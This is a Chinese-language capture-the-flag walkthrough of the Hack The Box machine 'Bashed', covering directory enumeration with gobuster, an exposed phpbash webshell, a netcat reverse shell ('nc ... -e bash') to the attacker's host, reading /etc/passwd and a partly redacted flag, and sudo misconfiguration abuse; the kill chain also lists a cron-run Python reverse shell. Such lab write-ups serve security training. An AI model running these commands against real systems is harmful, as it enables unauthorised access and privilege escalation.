
概述 （Overview）


Author: 0x584A



Bashed

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	09 Dec 2017
IP:	10.10.10.68

攻击链 （Kiillchain）



10.10.10.68
80
url_path：/dev/phpbash.php
webshell(www-data)
$ nc 10.10.16.4 9900 -e bash
$ sudo -l
User scriptmanager NOPASSWD
user.txt
$ sudo -u scriptmanager bash
$ find / -group scriptmanager
FileName:
user scriptmanager /scripts/test.py
user root /scripts/test.txt
/pspy64 -pf -i 1000
/usr/sbin/CRON '/bin/sh cd /strings; for f in *.py; do python "$f"; done '
echo "'<python reverse >" > test.py
root.txt

TTPs （Tactics, Techniques & Procedures）

- nmapAutomator.sh
- gobuster
- sudo
- pspy

阶段1：枚举

通过前期的 nmap 扫描发现开放了 22、80 端口，浏览器访问后为一个博客站。




DEVELOPMENT • DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

根据内容提示，站点可能使用了phpbash，它是一个Web版的命令行操作台（官方webshell？）。



phpbash


DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have te
and it was very useful. I actually developed it
https://github.com/Arrexel/phpbash

```
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```


> `https://github.com/Arrexel/phpbash`

访问默认路径显示404，使用 `gobuster` 枚举一遍路径：



```
┌──(x㉿kali)-[~/hackthebox/Bashed]
└─$ gobuster dir -u http://10.10.10.68/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 20
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/24 00:21:28 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/index.html           (Status: 200) [Size: 7743]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/server-status        (Status: 403) [Size: 299]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]

===============================================================
2021/03/24 00:21:56 Finished
===============================================================
```


在 `/dev` 路径下找到了 `phpbash.php`



Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80




```
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

阶段2：工具及利用


阶段2.1：用phpbash.php实现NC反连上线

直接在 phpbash.php 里运行NC反连拿到一个bash。




```
┌──(root💀kali)-[/home/x/hackthebox/Bashed]
└─# strings shell.log

┌──(root💀kali)-[/home/x/hackthebox/Bashed]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 57870
www-data@bashed:/var/www/html/dev$
```

查看下有哪些用户可以登录服务器。




```
cat /etc/passwd| grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash
www-data@bashed:/var/www/html/dev$
```



```
www-data@bashed:/home/scriptmanager# cat /home/arrexel/user.txt
2c281f318555db[redacted]
www-data@bashed:/home/scriptmanager# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/home/scriptmanager# ls -lsh /home/arrexel/user.txt
4.0K -r--r--r-- 1 arrexel arrexel 33 Dec 4 2017 /home/arrexel/user.txt
www-data@bashed:/home/scriptmanager#
```


阶段2.2：不安全的sudo配置

发现用户：root、scriptmanager、arrexel，具备登录。尝试下 `sudo -l` ，看看当前用户具备哪些特权命令。



```
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev# ls -la /home/scriptmanager
total 28
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 2017 .
drwxr-xr-x 4 root root 4096 Dec 4 2017 ..
-rw------- 1 scriptmanager scriptmanager 2 Dec 4 2017 .bash_history
-rw-r--r-- 1 scriptmanager scriptmanager 220 Dec 4 2017 .bash_logout
-rw-r--r-- 1 scriptmanager scriptmanager 3786 Dec 4 2017 .bashrc
drwxr-xr-x 2 scriptmanager scriptmanager 4096 Dec 4 2017 .nano
-rw-r--r-- 1 scriptmanager scriptmanager 655 Dec 4 2017 .profile
www-data@bashed:/var/www/html/dev#
```

